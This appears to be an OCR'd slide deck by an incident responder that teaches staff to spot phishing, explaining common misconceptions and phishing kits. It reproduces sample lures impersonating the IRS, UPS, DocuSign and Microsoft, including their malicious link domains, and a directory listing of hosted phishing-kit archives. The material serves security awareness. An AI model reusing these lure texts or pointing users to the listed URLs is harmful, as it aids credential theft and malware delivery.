Don’t Get Phished

Signs and Red Flags From the Perspective of an Incident Responder

Jason Killam


About:config (me)

- Work at Jack Henry and Associates for three years performing digital forensics and incident response (DFIR)
- Nine Years in the Marines as a Data Network Specialist.
- Currently an Air Force Reservist working as a Cyber Warfare Specialist
- Certificate Soup: GCFA, GCFE, Security+, Network+, A+, SSCP
- Twitter: @killamjr
- IT Support for my parents

What is Phishing?

- Phishing is the fraudulent attempt to obtain sensitive information such as usernames, passwords and credit card details, often for malicious reasons, by disguising as a trustworthy entity in an electronic communication.

417 phishing cases – since 2017



List of cases (417 of 2973)

Filters

Keyword: ex: freetext

Status: ex: Open, Resolved

Tags: phishing × ex: misp, malspam, ioc

Assignee: Jason Killam × ex: Firstname Lastname

2 filter(s) applied: **tags:** phishing ✖ **owner:** killam ✖ Clear filters


Misconceptions About Phishing

- HTTPS!=Safe
  - The push for HTTPS everywhere, has resulted in compromised sites hosting phishing pages unwittingly
  - Let’s Encrypt makes getting a HTTPS certificate for free easy
- Good Spelling/Grammar doesn’t make it safe!
  - Phishers use what are called “Phishing Kits” which are basically plug ‘n play templates for building phishing sites and templates for phishing emails
  - Malware as a Service (MaaS) – for only a few bucks a phisher can purchase everything necessary to send out phishing emails and not have to code or write any emails themself

Misconceptions (Cont.)

- If it’s hosted on a domain owned by a reputable company it’s safe
  - Nope – there is a recent trend of phishing pages hosted on “Trusted” domains using different methods
  - For something like this it’s important to pay attention to the **full** URL and domain

https://www.bleepingcomputer.com/news/security/phishing-report-shows-microsoft-paypal-and-netflix-as-top-targets/



IRS Important Notice - Mozilla Thunderbird

From IRS <irs@baltimoreent.com>
Subject **IRS Important Notice**
Date Wed, 10 Oct 2018 14:58 UTC
To [removed]3LUw <[recipient's email address]>

http://carolinegraham.me?*[string of characters]=[encoded string representing recipient's email address]*

Irs

Internal revenue service Balance communication IN93

3rd reminder: Notification of Intention to levy (seize) your income tax refund.

right away: $633.60

Our records clearly show that you have outstanding total for a tax year ending 12/31/2017 (Application form 1040). In case you will not give us a call instantly, we possibly may levy (seize) your house or rights to own property including any state tax reimbursement and also apply it for the amount of money you owe.

Get billing Summary

You're witnessing this particular warning because you're signed to our notifications via Internal revenue services.

In the event that you not any longer desire to receive notifications, remember to log in to your Internal revenue services account to quickly disable or completely delete these messages.


The following alert was sent to you automatically through the Internal revenue services. Please don't Respond.

Handle your account, modify your security password or e-mail, or stop warns at any time on your Personal preferences Page.

In cases where you might have queries or troubles using the services, make sure you make contact with us www.paygov.us. .

This service plan is given to you totally free by the Internal Revenue Service. The notification is directed through: Internal Revenue Service 1164 Structure St. N Washington DC 21165.

powered by govDELIVERY get the word out.



Notice from UPS - Mozilla Thunderbird

From UPS Choice <ups@vantibolli.com>
Subject **Notice from UPS**
Date Tue, 09 Oct 2018 16:08 UTC
To [removed]3LUw <[recipient's email address]>

! Signature Needed

Hello,glad to inform you that, you have a package coming.


Expected Date: 10/09/2018

Estimated Delivery Time: 01:30 PM - 09:00 PM

Get Invoice Here

http://carvananashville.com?*[string of characters]=[string of characters representing recipient's email address]*

Details



You got invoice from DocuSign Signature Service - Mozilla Thunderbird

From DocuSign Signature Service <docusign@vjfoods.com>
Subject **You got invoice from DocuSign Signature Service**
Date Wed, 17 Oct 2018 15:39 UTC
To [removed]3LUw <[recipient's email address]>

Review and sign an invoice.

VIEW DOCUMENT

Dear Recipient,


Please review this invoice
This is an automatically created invoice notification.

http://srt4dart.us?*[string of characters]=[encoded string representing recipient's email address]*

This message keeps a secure link to DocuSign. Do not share this code with others.

Hancitor Email Examples

Malicious email campaign that delivers a banking trojan



Your account password has expired.

The following contains password security guidelines.

Please note:

- A strong password consists of at least three of the following: uppercase letters, lowercase letters, numbers, and symbols.
- For your protection and security, passwords are valid for 90 days.
- When distributing IDs and passwords, be sure to do so in a safe and secure manner.

To avoid service interruption, please change your password now.

Go to the sign-in page **https://portal.office.com** and sign in with your User ID:

click.email.micro**sortf**online.com


User Name: [redacted]@jackhenry.com

Once you have successfully signed in, you can create a new password by following the instructions on the sign in page.

We appreciate your prompt attention to this matter, and look forward to continuing to meet your business needs.

Thank you for choosing to host your IT solutions with Microsoft.

Sincerely,
The Microsoft Online Services Team



From: Marcel
Sent: Friday, October 19, 2018 9:23 AM
Subject: Re: ACH. Confirmation for due Invoice.

invoices-2914445.pdf
19 KB
2 attachments (38 KB) Download all Save all to
OpenInvoices_3000016...
211 KB
2 attachments (247 KB) Download all Save all

Above attachment for due invoice. It has been approve for payment. Please confirm if all information are correct so we can process payment ASAP.

Let me know if you have any question.

Thank you!


https://belowundealinu.com/will/12/12/

http://belowundealinu.com/will/12/12/

Phishing Email Examples

Phishing Kits

- A phishing kit is basically a zipped up collection of files a bad guy can unzip on a compromised or server they own to quickly setup a phishing page
- So surely something so useful to a bad guy wouldn’t be left behind by a the phisher right?




Index of /gil

https://actionoa.com/gil/

Index of /gil

Name	Last modified	Size	Description
Parent Directory		-	
DOCUSIGN-_1/	2018-10-23 22:02	-	
sign-docu.zip	2018-10-23 22:02	955K	




phishing kits


Name	Size	Modified
b7hvkol525xlkqabs4hg.zip	338.7 kB	16 Oct
NEW OFFICE 3ZIP.zip	772.4 kB	Fri
one drive.zip	373.8 kB	10 Aug
sign-docu.zip	977.5 kB	13:42

Phishing Kits (Cont.)

